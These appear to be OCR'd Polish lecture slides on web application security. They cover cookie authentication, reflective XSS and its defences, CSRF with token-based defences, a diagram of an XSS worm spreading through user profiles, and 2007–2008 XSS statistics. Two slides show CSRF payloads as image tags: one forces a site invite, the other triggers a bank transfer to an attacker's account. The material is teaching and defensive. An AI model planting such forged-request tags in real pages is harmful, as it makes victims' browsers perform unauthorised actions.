
Cookies - uwierzytelnianie



Cookies - uwierzytelnianie




XSS – Cross Site Scripting



Reflective XSS

XSS – Cross Site Scripting




XSS – Cross Site Scripting - obrona

- Kontrolować dane
  - Filtrować dane od oraz do użytkownika
  - Spójność (IDS, Firewall, aplikacja)
  - Dogłębność (..../// → ../), UTF-7
  - Białe i czarne listy
- Powiązać ID sesji z IP?
- Żądać powtórnego uwierzytelnienia

CSRF – Cross Site Request Forgery

<img src=„http://nasza-klasa.pl/invite/1?i=1”>

CSRF – Cross Site Request Forgery




<img src=„http://serwer/do.php?akcja=transfer&na=kontoborysa&ile=666”>
http://www.davidairey.co.uk/


CSRF – Cross Site Request Forgery - obrona

- Brak błędów XSS
- Token
- Wymaganie ponownej autoryzacji przy kluczowych operacjach


XSS Worm


Serwer WWW
Intruz
XSS
...
User_1
User_2
Zapisuje XSS w swoim profilu
Intruz

XSS Worm


Serwer WWW
Intruz
XSS
...
User_1
XSS
User_2
Zapisuje XSS w swoim profilu
GET /intruz/ HTTP/1.1
...<script>...</script>...
Zapisuje XSS w swoim profilu
User_1
exec(...)
Intruz

XSS Worm


Serwer WWW
Intruz
XSS
...
User_1
XSS
User_2
XSS
Zapisuje XSS w swoim profilu
GET /intruz/ HTTP/1.1
...<script>...</script>...
User_1
User_2
Zapisuje XSS w swoim profilu
GET /user1/ HTTP/1.1
...<script>...</script>...
exec(...)
Zapisuje XSS w swoim profilu
Intruz

XSS - Statystyka

"XSS is the New Buffer Overflow, JavaScript Malware is the New Shell Code"

- **67 % -** WhiteHat Security (2008)
- **CVE -** 1 miejsce (2008)
- **xssed.com –** 30 324 total xss (2008)
- **60 % -** NTA Monitor (2007)

- **.pl -** serwisy aukcyjne, bankowe, społecznościowe :]

